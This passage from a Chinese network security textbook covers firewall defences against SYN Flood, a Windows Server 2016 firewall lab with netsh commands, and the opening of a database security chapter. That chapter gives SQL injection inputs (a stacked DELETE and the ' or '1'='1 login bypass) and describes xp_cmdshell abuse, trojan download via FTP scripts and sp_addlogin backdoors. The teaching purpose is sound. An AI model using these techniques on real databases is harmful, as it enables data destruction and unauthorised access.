从整个过程可以看出，由于所有的报文都是通过防火墙转发的，而且未同防火墙建立起 TCP 连接就无法同服务器端建立连接，所以使用这种防火墙就相当于起到一种隔离保护作用，安全性较高。当外界对内部网络中的服务器端进行 SYN Flood 攻击时，实际上遭受攻击的不是服务器而是防火墙。而防火墙自身又是具有抗攻击能力的，可以通过规则设置为拒绝外界客户端不断发送的 SYN＋ACK 报文。

智能 TCP 代理技术使防火墙自身作为 TCP 连接的中介，来获取每一个 TCP 连接的信息。从而判断连接的合法性，保护网络资源，如图 8-16 所示。





**图 8-16　智能 TCP 代理工作模式**

防火墙工作时并不会立即开启 TCP 代理（以免影响速度），只有当网络中的 TCP 半连接达到系统设置的 TCP 代理启动警戒线时，正常 TCP Intercept 会自动启动，并且当系统的 TCP 半连接超过系统 TCP Intercept 高警戒线时，系统进入入侵模式，此时新连接会覆盖旧的 TCP 连接；此后，系统全连接数增多，半连接数减小，当半连接数降到入侵模式低警戒线时，系统退出入侵模式。如果此时攻击停止，系统半连接数量逐渐降到 TCP 代理启动警戒线以下，智能 TCP 代理模块停止工作。通过智能 TCP 代理可以有效防止 SYN Flood 攻击，保证网络资源安全。

#### 3. 基于流量分析的包过滤对 DoS 和病毒检测

网络监控在抵御 DDoS 攻击中有重要的意义。智能防火墙支持流量分析功能，它将网络交换中的数据包识别为流的方式加以记录，并封装为 UDP 包发送到分析器上，这样就为网络管理、流量分析和监控、入侵检测等提供了丰富的资料来源(学习资料)。可以在不影响转发性能的同时记录、发送流量数据信息，并能够利用防火墙的安全管理平台对接收到的资料进行分析、处理。

通过监控网络流量，防火墙可以有效地抵御 DDoS 攻击，但当攻击流数量超过一定程度，已经完全占据了带宽时，虽然防火墙已经通过安全策略把攻击数据包丢弃(过滤掉)，但由于攻击数据包已经占据了所有的网络带宽，这时正常的用户访问依然无法完成。

利用流量分析监视蠕虫病毒。防止蠕虫病毒的攻击，重要的是防止蠕虫病毒的扩散，只有尽早发现，才可以迅速采取措施有效阻止病毒。各种蠕虫病毒在感染了系统后，为了传播自身，会主动向外发送特定的数据包并扫描相关端口。利用这个特性，防火墙可以在安全管理平台上建立相关的蠕虫病毒查询模板，定期查询，当发现了匹配的资料时，可以分析该地址是否已经感染病毒，按照相应的过滤规则采取相应的措施。

**讨论思考**

(1) 智能防火墙使用了哪些关键技术?

(2) SYN Flood 攻击是利用了什么漏洞?

(3) DoS/DDoS 攻击是如何实现的? 常用的攻击手段除了 SYN Flood 以外还有哪些?

## 8.6 实验八: Windows Server 2016 防火墙安全配置

在掌握了防火墙的一般知识以后，通过实验掌握 Windows Server 2016 软件防火墙配置的方法，并且通过配置访问策略对防火墙进行安全管理。

### 8.6.1 实验目的

掌握 Windows Server 2016 防火墙的配置和使用方法。

实验用时：两学时(90 分钟)。

### 8.6.2 实验要求

(1) 局域网连通，多台计算机。

(2) Windows Server 2016 操作系统。

### 8.6.3 实验内容及原理

Windows Server 2016 是一款基于主机的防火墙，它允许安全的网络通信通过防火

墙进入网络，同时拒绝不安全的通信进入，使网络免受外来威胁。它结合了主机防火墙和IPSec，可以对穿过网络边界防火墙的网络攻击和发自企业内部的网络攻击进行防护，可以说基于主机的防火墙是网络边界防火墙的一个有益的补充。Windows Server 2016与之前的版本相比具有以下特点：

（1）新的图形化界面。通过一个管理控制台单元来配置这个高级防火墙。

（2）双向保护。对出站、入站通信进行过滤。

（3）与IPSec更好的配合。具有高级安全性的Windows Server 2016将Windows防火墙功能和Internet协议安全（IPSec）集成到一个控制台中。使用这些高级选项可以按照环境所需的方式配置密钥交换、数据保护（完整性和加密）以及身份验证设置。

（4）高级规则配置。可以针对Windows Server上的各种对象创建防火墙规则，配置防火墙规则以确定阻止还是允许流量通过具有高级安全性的Windows防火墙。

传入数据包到达计算机时，具有高级安全性的Windows防火墙检查该数据包，并确定它是否符合防火墙规则中指定的标准。如果数据包与规则中的标准匹配，则具有高级安全性的Windows防火墙执行规则中指定的操作，即阻止连接或允许连接；如果数据包与规则中的标准不匹配，则具有高级安全性的Windows防火墙丢弃该数据包，并在防火墙日志文件中创建条目（如果启用了日志记录）。

对规则进行配置时，可以从各种标准中进行选择，例如应用程序名称、系统服务名称、TCP端口、UDP端口、本地IP地址、远程IP地址、配置文件、接口类型（如网络适配器）、用户、用户组、计算机、计算机组、协议、ICMP类型等。规则中的标准添加在一起，添加的标准越多，具有高级安全性的Windows防火墙匹配传入流量就越精细。

Windows Server 2016防火墙配置如下。

### 1. 启用/关闭防火墙

（1）打开“网络连接”，右击要保护的连接，选择“属性”命令，出现“本地连接属性”对话框。

（2）选择“高级”选项卡，单击“设置”按钮，出现启动/停止防火墙界面。如果要启用Internet连接防火墙，单击“启用”按钮；如果要禁用Internet连接防火墙，单击“关闭”按钮。

### 2. 防火墙服务设置

Windows Server 2016防火墙能够管理服务端口，例如HTTP的80端口、FTP的21端口等，只要系统提供了这些服务，Internet连接防火墙就可以监视并管理这些端口。

1）解除阻止设置

在“例外”选项卡中，可以通过设定让防火墙禁止和允许本机中某些应用程序访问网络，加上√表示允许，不加√表示禁止。如果允许本机中某项应用程序访问网络，则在对话框中间列表中所列出该项服务前加√（如果不存在，则可单击“添加程序”按钮进行添加）；如果禁止本机中某项应用程序访问网络，则将该项服务前的√清除（如果不存在，同

样可以添加)。在“Windows 防火墙阻止程序时通知我”选项前加上√,则在主机出现列表框中不存在的应用程序欲访问网络时,防火墙会弹出提示框询问用户是否允许该项网络连接。

2)高级设置

在“高级”选项卡中,可以指定需要防火墙保护的网络连接,双击网络连接或单击“设置”按钮设置允许其他用户访问运行于本主机的特定网络服务。选择“服务”选项卡,其中列举出了网络标准服务,加上√表示允许,不加√表示禁止。如果允许外部网络用户访问网络的某一项服务,则在对话框中间列表中所列出的该项服务前加√(如果不存在,则可单击“添加程序”按钮进行添加);如果禁止外部网络用户访问内部网络的某一项服务,则将该项服务前的√清除(如果不存在,同样可以添加)。选择 ICMP 选项卡,允许或禁止某些类型的 ICMP 响应,建议禁止所有的 ICMP 响应。

### 3. 防火墙安全日志设置

Windows Server 2016 防火墙可以记录所有允许和拒绝进入的数据包,以便进行进一步的分析。在“高级”选项卡的“安全日志记录”框中单击“设置”按钮,进入“日志设置”界面。

如果要记录被丢弃的包,则选中“记录被丢弃的数据包”复选框;如果要记录成功的连接,则选中“记录成功的连接”复选框。

日志文件默认路径为 C:\Windows\pfirewall.log,用记事本可以打开,所生成的安全日志使用的格式为 W3C 扩展日志文件格式,可以用常用的日志分析工具进行查看分析。也可以重新指定日志文件,而且还可以通过“大小限制”限定文件的最大使用空间。建立安全日志是非常必要的,在服务器安全受到威胁时,日志可以提供可靠的证据。

### 4. 使用命令行工具配置防火墙

netsh 是一个命令行脚本实用程序,可让用户从本地或远程显示或修改当前运行的计算机的网络配置。netsh 还提供了允许用户使用批处理模式对指定的计算机运行一组命令的脚本功能。netsh 实用程序也可将配置脚本以文本文件保存,以便存档或用于配置其他服务器。

(1)在命令行配置窗口输入 netsh firewall 命令。

(2)查看、开启或禁用系统防火墙。打开命令提示符窗口,输入命令 netsh firewall show state,然后回车,可查看防火墙的状态,从显示结果中可看到防火墙各功能模块的禁用及启用情况。命令 netsh firewall set opmode disable 用来禁用系统防火墙,而命令 netsh firewall set opmode enable 可启用防火墙。

(3)允许文件和打印共享。文件和打印共享在局域网中是常用的功能,如果要允许客户端访问本机的共享文件或者打印机,可分别输入并执行如下命令:

```
netsh firewall add portopening UDP 137 Netbios-ns(允许访问 UDP 协议的 137 端口)
netsh firewall add portopening UDP 138 Netbios-dgm(允许访问 UDP 协议的 138 端口)
netsh firewall add portopening TCP 139 Netbios-ssn(允许访问 TCP 协议的 139 端口)
```

netsh firewall add portopening TCP 445 Netbios-ds(允许访问 TCP 协议的 445 端口)

命令执行完毕后，文件及打印共享所需的端口都被防火墙打开了。

（4）允许 ICMP 回显。执行命令 netsh firewall set icmpsetting 8 可开启 ICMP 回显，执行 netsh firewall set icmpsetting 8 disable 可关闭回显。

## 8.7 本章小结

本章简要介绍了防火墙的相关知识，通过深入了解防火墙的分类以及各种防火墙类型的优缺点，有助于更好地分析配置各种防火墙策略。重点阐述了企业防火墙的体系结构及配置策略，同时通过对 DDoS 等攻击方式的分析，给出了解决此类攻击的一般性原理。

## 8.8 练习与实践八

### 1. 选择题

（1）拒绝服务攻击的一个基本思想是（　　）。

A. 不断发送垃圾邮件工作站　　B. 迫使服务器的缓冲区满

C. 工作站和服务器停止工作　　D. 服务器停止工作

（2）TCP 采用三次握手形式建立连接，在（　　）时候开始发送数据。

A. 第一步　　B. 第二步　　C. 第三步之后　　D. 第三步

（3）驻留在多个网络设备上的程序在短时间内产生大量的请求信息冲击某 Web 服务器，导致该服务器不堪重负，无法正常响应其他合法用户的请求，这属于（　　）。

A. 上网冲浪　　B. 中间人攻击　　C. DDoS 攻击　　D. MAC 攻击

（4）关于防火墙，以下（　　）说法是错误的。

A. 防火墙能隐藏内部 IP 地址

B. 防火墙能控制进出内网的信息流向和信息包

C. 防火墙能提供 VPN 功能

D. 防火墙能阻止来自内部的威胁

（5）以下说法正确的是（　　）。

A. 防火墙能够抵御一切网络攻击

B. 防火墙是一种主动安全策略执行设备

C. 防火墙本身不需要提供防护

D. 防火墙如果配置不当，会导致更大的安全风险

### 2. 填空题

（1）防火墙隔离了内部网络和外部网络，是内外部网络通信的________途径，能够根

据指定的访问规则对流经它的信息进行监控和审查，从而保护内部网络不受外界的非法访问和攻击。

(2) 防火墙是一种________设备，即对于新的未知攻击或者策略配置有误，防火墙就无能为力了。

(3) 从防火墙的软硬件形式来分的话，防火墙可以分为________防火墙、硬件防火墙以及________防火墙。

(4) 包过滤型防火墙工作在OSI参考模型的________和________。

(5) 第一代应用网关型防火墙的核心技术是________。

(6) 单一主机防火墙独立于其他网络设备，它位于________。

(7) 组织的雇员可以是要到外围区域或Internet的内部用户、外部用户(如分支办事处工作人员)、远程用户或在家中办公的用户等，他们被称为内部防火墙的________。

(8) ________是位于外围网络中的服务器，向内部和外部用户提供服务。

(9) ________是利用TCP协议在设计上的缺陷，通过特定方式发送大量的TCP请求，从而导致受攻击方CPU超负荷或内存不足的一种攻击方式。

(10) 针对SYN Flood攻击，防火墙通常有3种防护方式：________、被动式SYN网关和________。

### 3. 简答题

(1) 防火墙是什么?

(2) 简述防火墙的分类及主要技术。

(3) 正确配置防火墙以后，是否能够必然保证网络安全? 如果不能，试简述防火墙的缺点。

(4) 防火墙的基本结构是怎样的? 如何起到“防火墙”的作用?

(5) SYN Flood攻击的原理是什么?

(6) 防火墙如何阻止SYN Flood攻击?

### 4. 实践题

(1) Linux防火墙配置(上机完成)

假定一个内部网络通过一个Linux防火墙接入外部网络，要求实现两点要求：

① Linux防火墙通过NAT屏蔽内部网络拓扑结构，让内部网络可以访问外部网络。

② 限制内网用户只能通过80端口访问外网的WWW服务器，而外网不能向内网发送任何连接请求。

具体实现中，可以使用3台计算机完成实验要求。其中一台作为Linux防火墙，一台作为内网计算机模拟整个内部网络，一台作为外网计算机模拟外部网络。

(2) 选择一款个人防火墙产品，如天网防火墙、瑞星防火墙等，进行配置，说明配置的策略，并对其安全性进行评估，写出相应的报告。

chapter 9

# 第 9 章

# 数据库安全技术

进入 21 世纪现代信息化社会，数据库技术已经成为信息化建设和资源共享的一项关键技术，业务数据成为各种重要数据处理和应用的核心，计算机网络中最重要、最有价值的是存储在数据库中的数据资源。数据库技术已经应用到各个领域和层面，同时也产生了很多安全问题，由于数据库及数据特别重要，极易受到攻击、泄漏、篡改或破坏。必须利用数据库安全技术，确保数据库系统和业务数据的安全。

**💻教学目标**

- 理解数据库安全的概念及安全威胁。
- 掌握数据库的主要安全特性。
- 了解数据库的安全机制和策略。
- 理解数据库安全体系与防护技术。
- 掌握 SQL Server 2016 用户安全管理实验。

## 9.1 数据库安全概述

**【案例 9-1】** 银行监管存漏洞，亿元巨额存款被卷走，高息诱惑及内鬼操作。2015 年银行存款“被盗”案频发，年初酒鬼酒和泸州老窖数亿元银行存款“失踪”余波未平，1 月底杭州联合银行 42 名储户又被盗 9500 余万元，而 4 月 14 日武汉银行系统连续 7 年近 5 亿存款丢失案开庭审理。综观银行系列存款“失踪”案，有一个共同特点，就是存款被盗案背后，都闪现着银行“内鬼”身影，他们与犯罪分子里应外合，通过篡改账户及数据、伪造金融票证、私刻存款单位银行预留印鉴、假扮银行工作人员等非法手段盗走存款。

### 9.1.1 数据库安全的概念

#### 1. 数据库安全相关概念

数据安全(data security)是指以保护措施确保数据的保密性、完整性、可用性、可控性和可审查性等 5 个安全属性，防止数据被非授权访问、泄露、更改、破坏和控制。

数据库安全(database security)是指采取各种安全措施对数据库及其相关文件和数据进行保护。数据库系统的重要指标之一是确保系统安全,以各种防范措施防止非授权使用数据库,主要通过 DBMS 实现。数据库系统中一般采用用户标识和鉴别、存取控制、视图以及密码存储等技术进行安全控制。

数据库系统安全(database system security)是指为数据库系统采取的安全保护措施,防止系统软件和其中的数据遭到破坏、更改和泄漏。

**注意**:数据库安全的核心和关键是其数据安全。由于数据库存储着大量的重要信息和机密数据,而且在数据库系统中大量数据集中存放,供多用户共享,因此,必须加强对数据库访问的控制和数据安全防护。

### 2. 数据库安全的内涵

从系统与数据的关系上,可将数据库安全分为数据库系统安全和数据安全。

数据库系统安全主要利用在系统级控制数据库的存取和使用的机制,包含:

(1) 系统的安全设置及管理,包括法律法规、政策制度、实体安全等。

(2) 数据库的访问控制和权限管理。

(3) 用户的资源限制,包括访问、使用、存取、维护与管理等。

(4) 系统运行安全及用户可执行的系统操作。

(5) 数据库审计有效性。

(6) 用户对象可用的磁盘空间及数量。

数据安全是在对象级控制数据库的访问、存取、加密、使用、应急处理和审计等机制,包括用户可存取指定模式的对象及在对象上允许的具体操作类型等。

## 9.1.2 数据库安全的层次结构

### 1. 数据库安全的层次

一般数据库安全涉及 5 个层次,自下而上依次为以下 5 层:

(1) 物理层。系统最外层最容易受到攻击和破坏,主要侧重保护计算机网络系统、网络链路及其网络结点的实体安全。

(2) 网络层。所有网络数据库系统都允许通过网络进行远程访问,网络层安全性和物理层安全性一样极为重要。

(3) 操作系统层。操作系统在数据库系统中与 DBMS 交互并协助控制管理数据库。操作系统安全漏洞和隐患将成为对数据库进行非授权访问的手段。

(4) 数据库系统层。数据库存储着机密程度和敏感程度不同的各种数据,并为拥有不同授权的用户所共享,数据库系统必须采取授权限制、身份认证访问控制、加密和审计等安全措施。

(5) 应用层。也称用户层,主要侧重用户权限管理及身份认证和各种应用的安全等,重点防范非授权用户以各种方式对数据库及数据的非法访问、泄露、更改、破坏和控制。

**注意**:为了确保数据库系统的安全,必须在所有层次上进行安全性保护措施。若

较低层次上安全性存在缺陷，则严格的高层安全性措施也可能被绕过而仍然出现安全问题。

**2．可信 DBMS 体系结构**

可信 DBMS 体系结构分为两类：TCB 子集 DBMS 体系结构和可信主体 DBMS 体系结构。

1）TCB 子集 DBMS 体系结构

执行网络安全机制的可信计算基(TCB)子集 DBMS 利用位于 DBMS 外部的可信计算基(常为可信操作系统或可信网络)，执行对数据库客体的强制访问控制。该体系将多级数据库客体按安全属性分解为单级断片(属性相同的数据库客体属同一断片)，分别进行物理隔离存入操作系统客体中。每个操作系统客体的安全属性就是存储于其中的数据库客体的安全属性。之后，TCB 对此隔离的单级客体实施强制存取控制(MAC)。

该体系的最简单方案是将多级数据库分解为单级元素，安全属性相同的元素存在一个单级操作系统客体中。使用时，先初始化一个运行于用户安全级的 DBMS 进程，通过操作系统实施的强制访问控制策略，DBMS 只访问不超过该级别的客体。之后，DBMS 从同一个关系中将元素连接起来，重构成多级元组，返回给用户，如图 9-1 所示。

2）可信主体 DBMS 体系结构

该体系结构与上一体系结构极不相同，自身执行强制访问控制。按逻辑结构分解多级数据库，并存储在几个单级操作系统客体中。而每个单级操作系统客体中可同时存储多种级别的数据库客体(如数据库、关系、视图、元组或元素)，并与其中最高级别数据库客体的敏感性级别相同。该体系结构的一种简单方案如图 9-2 所示，DBMS 软件仍在可信操作系统上运行，所有对数据库的访问都须经由可信 DBMS。





**图 9-1　TCB 子集 DBMS 体系结构**





**图 9-2　可信主体 DBMS 体系结构**

**讨论思考**

(1) 数据库系统由哪几部分组成？以哪部分为核心？

(2) 数据库安全的概念是什么？如何实施？

(3) 数据库安全具体有哪几个层次？

# 9.2　数据库安全威胁及隐患

## 9.2.1　威胁数据库安全的要素

由于数据库系统自身的特点，大量重要数据聚集存放并为多用户共享，所以，数据库的安全问题更为突出。在数据库存在的不安全因素中，外在因素也很重要。重点应当防范数据库系统的安全威胁和各种隐患。

### 1. 威胁数据库安全的要素

**【案例 9-2】** 木马病毒致使数据严重泄密。某大学知名的董教授，平时工作兢兢业业，经常深夜或节假日加班加点在家搞科研和备课。由于需要查阅资料，他家中的电脑经常接入国际互联网。董教授时常白天在办公室办公电脑上工作，晚上在家用个人电脑工作，经常用 U 盘将未完成的工作内容在两个电脑间相互复制。几年间，董教授办公电脑内的 200 多份文件资料不知不觉地进了互联网，造成重大泄密。经上级保密委员会审查鉴定，涉密文件资料达 30 多份，董教授受到严肃处理。

威胁数据库安全的因素包括以下 7 种：

（1）法律法规、社会伦理道德和宣传教育等问题。

（2）政策、制度及管理问题。

（3）硬件系统控制问题。如 CPU 是否具备安全性方面的特性。

（4）实体安全。包括计算机（服务器）或终端、网络设备等安全及运行环境安全。

（5）操作系统安全性问题。

（6）可操作性问题。若某个密码方案被采用，则密码自身的安全性如何保证。

（7）数据库系统本身的缺陷和隐患带来的安全性问题。

### 2. 数据库系统缺陷及隐患

一般的 Web 服务器都通过操作系统和 DBMS 使用数据库存储数据，由于许多应用程序经常通过页面提交方式接受客户的各种请求，如查询网络各种信息，注册、提交或修改用户信息等操作，实质上是与应用程序的后台数据库交互，从而留下很多安全漏洞和隐患。

常见数据库的安全缺陷和隐患如下：

（1）数据库应用程序的研发、管理和维护等人为因素疏忽。

（2）用户对数据库安全的忽视，安全设置和管理失当。

（3）部分数据库机制威胁网络低层安全。

（4）系统安全特性自身存在的缺陷。

（5）数据库账号、密码容易泄漏和破译。

（6）操作系统后门及漏洞隐患。

（7）网络病毒及运行环境等其他威胁。

### 9.2.2 攻击数据库的常用手段

#### 1. 对本地数据库的攻击

通常，对网络数据库进行攻击的方法主要是利用本地数据库下载数据文件，然后利用此文件窃取用户账号、密码和其相关的重要信息。

**【案例 9-3】** 以 abcd 网站为例。通过扫描 www.abcd.com 得知此网站使用的是虚拟主机，操作系统是 Windows。利用对 IIS 的攻击可发现此站点存在 ASP 源代码及漏洞。经过分析后即可发现存储数据库的网址，并可下载相关数据库。然后进行攻击：建立连接对象，设置数据库路径，打开数据库，设置记录对象，窃取重要信息。由代码可知其数据库的类型、名称和路径以及数据库的表名和字段名称。有经验的程序员一般不会把数据库名直接放在代码里，而是在 ODBC 里设置数据源，以提高安全性。管理员通过防范这些薄弱环节，便可极大地增强数据库系统的安全性。

#### 2. 突破有关限制

1）突破脚本的限制

多数网页都带有 VBScript 或 JavaScript 脚本程序，用于语法和功能验证、权限限制或提高页面效果。当页面使用脚本登录验证时，会弹出一些提示信息。攻击者可能利用某种方式来突破脚本的限制进入系统。

**【案例 9-4】** 某网页有一个允许用户输入用户名和密码的文本框，且限制用户只能输入 6 个字符。许多程序都是在客户端限制，然后用 msgbox 弹出错误提示。黑客攻击时只需要在本地做一个同样的主页并取消此限制，通常是去掉 VBScript 或 JavaScript 的限制程序即可突破。网页若含 JavaScript，只需临时关闭浏览器的脚本支持。网页若带 <input type=text name=…maxlength=…>，可将 form 的 Action 直接用绝对 URL 提交。

有经验的程序员常在程序后台再做一遍检验，若有错误便用 response.write 或类似的语句输出错误，即可防范攻击。

2）对 SQL 的注入

对 SQL 的注入（SQL injection）也称 SQL 突破。这种攻击主要利用程序员对用户输入数据的合法性不检测或检测不严的疏忽，从客户端提交特殊的 SQL 查询代码，从而收集程序及服务器的信息，窃取重要信息。

#### 3. 利用数据库漏洞

1）利用多语句执行漏洞

在对方允许多条语句执行的情况下，如果用户以“网络安全”书名查询所有的书，SQL 语句为

```
select … where bookname='网络安全'
```

如果输入

网络安全' delete from user where '1'='1

则变成对表的删除操作。

📖**知识拓展** 由于程序没有处理边界符“'”所产生的漏洞的危害程度,与结果集的类型及数据库的配置有很大关系。如果结果集只支持单条的 SQL 语句,则所能做的只是在密码框内输入' or '1'='1 来登录。还可以用此方法在数据库中增加用户。

2) 攻击系统账号

SQL Server 安装后自动创建一个管理用户 sa,密码为空。多数用户在此之后并不更改密码,便留下一个极大的安全隐患。

通常,在程序中的连接用两种文件:SSL 文件或 global. asa。SSL 文件多数人习惯放到 Web 的/include 或/inc 目录下,且文件名常是 conn. inc、db_conn. inc、dbconninc 等,有时可能被猜到。一般由于. inc 不做关联,若此目录没有禁读,直接请求可下载或显示源文件,一旦猜到文件名即可侵入。另外,当主要程序放到一个后缀为. inc 的文件而没有处理,当运行出错时返回的出错信息中常会暴露. inc 文件。可在 IIS 中设置不回应脚本出错信息来防范攻击。

3) 利用权限等管理漏洞

如果程序中的连接用户权限很小,且多数表只能读,黑客就很难有所作为,只能以猜测表名和字段名的攻击方式破坏数据或表的操作。

**【案例 9-5】** SQL Server 的默认端口号是 1433,可用 Telnet 试连服务器,若连接成功,则安装 SQL Server。若对方数据直接存储在 Web 服务器中且知道端口号,以账号即可用 SQL Analyzer 直接连接数据库,并可执行 SQL 语句。常用的是一个扩展存储过程 master. dbo. XP_cmdshell,将仅有的一个参数作为系统命令执行。管理用户有权执行此存储过程,而且这时可执行更多操作,如用 ipconfig 查看 IP 设置,用 net user 查看系统用户。若无此权限,可利用 SQL 漏洞创建一个临时存储过程执行即可绕过。可反复用 echo 创建一个 FTP 脚本,将木马传到一个 FTP 站点,并用存储过程调用 FTP 以脚本下载并安装。

📖**知识拓展** 如果数据库服务器无法从 Internet 上直接访问,则可利用程序漏洞来删除、修改数据或加入 JavaScript 语句到数据库,一般对合法用户录入数据时的有关操作不会进行过滤或阻断,则可用 JavaScript 将它转到其他站点上或进行其他操作。如果只修改端口号,冒充管理用户,仍可创建一个操作系统用户,然后再升级为超级用户。

4) 对数据库留后门

各种网络用户都可利用创建用户的 sp_addlogin 及权限分配的 sp_ addsrvrolemember 语句,先执行后判断权限。当黑客攻入一个数据库时,可用其企业管理器连接并修改这些未加密的存储过程,并在判断的地方加一个条件,无论什么权限的用户调用都不再执行。但是,修改后须注意改回,这时 Type 成了 User,在 sysobjects 表中将 name 为 sp_addlogin 的一条删除,再将没改过的同版本的 SQL Server 的同一条记录进行复制。

### * 9.2.3 数据库安全研究概况

20世纪70年代初，美军开始对多级安全数据库管理系统（Multilevel Secure Database Management System，MLS DBMS）进行研究，之后相继提出了一系列数据库安全模型。20世纪80年代，美国国防部通过制定《可信计算机系统安全评估标准》构建了最早的信息安全及数据库安全评估体系。20世纪90年代后期，ISO将《信息技术安全评价通用准则》(Common Criteria，CC)确立为国际标准，为数据库系统的安全研发提供了重要依据。

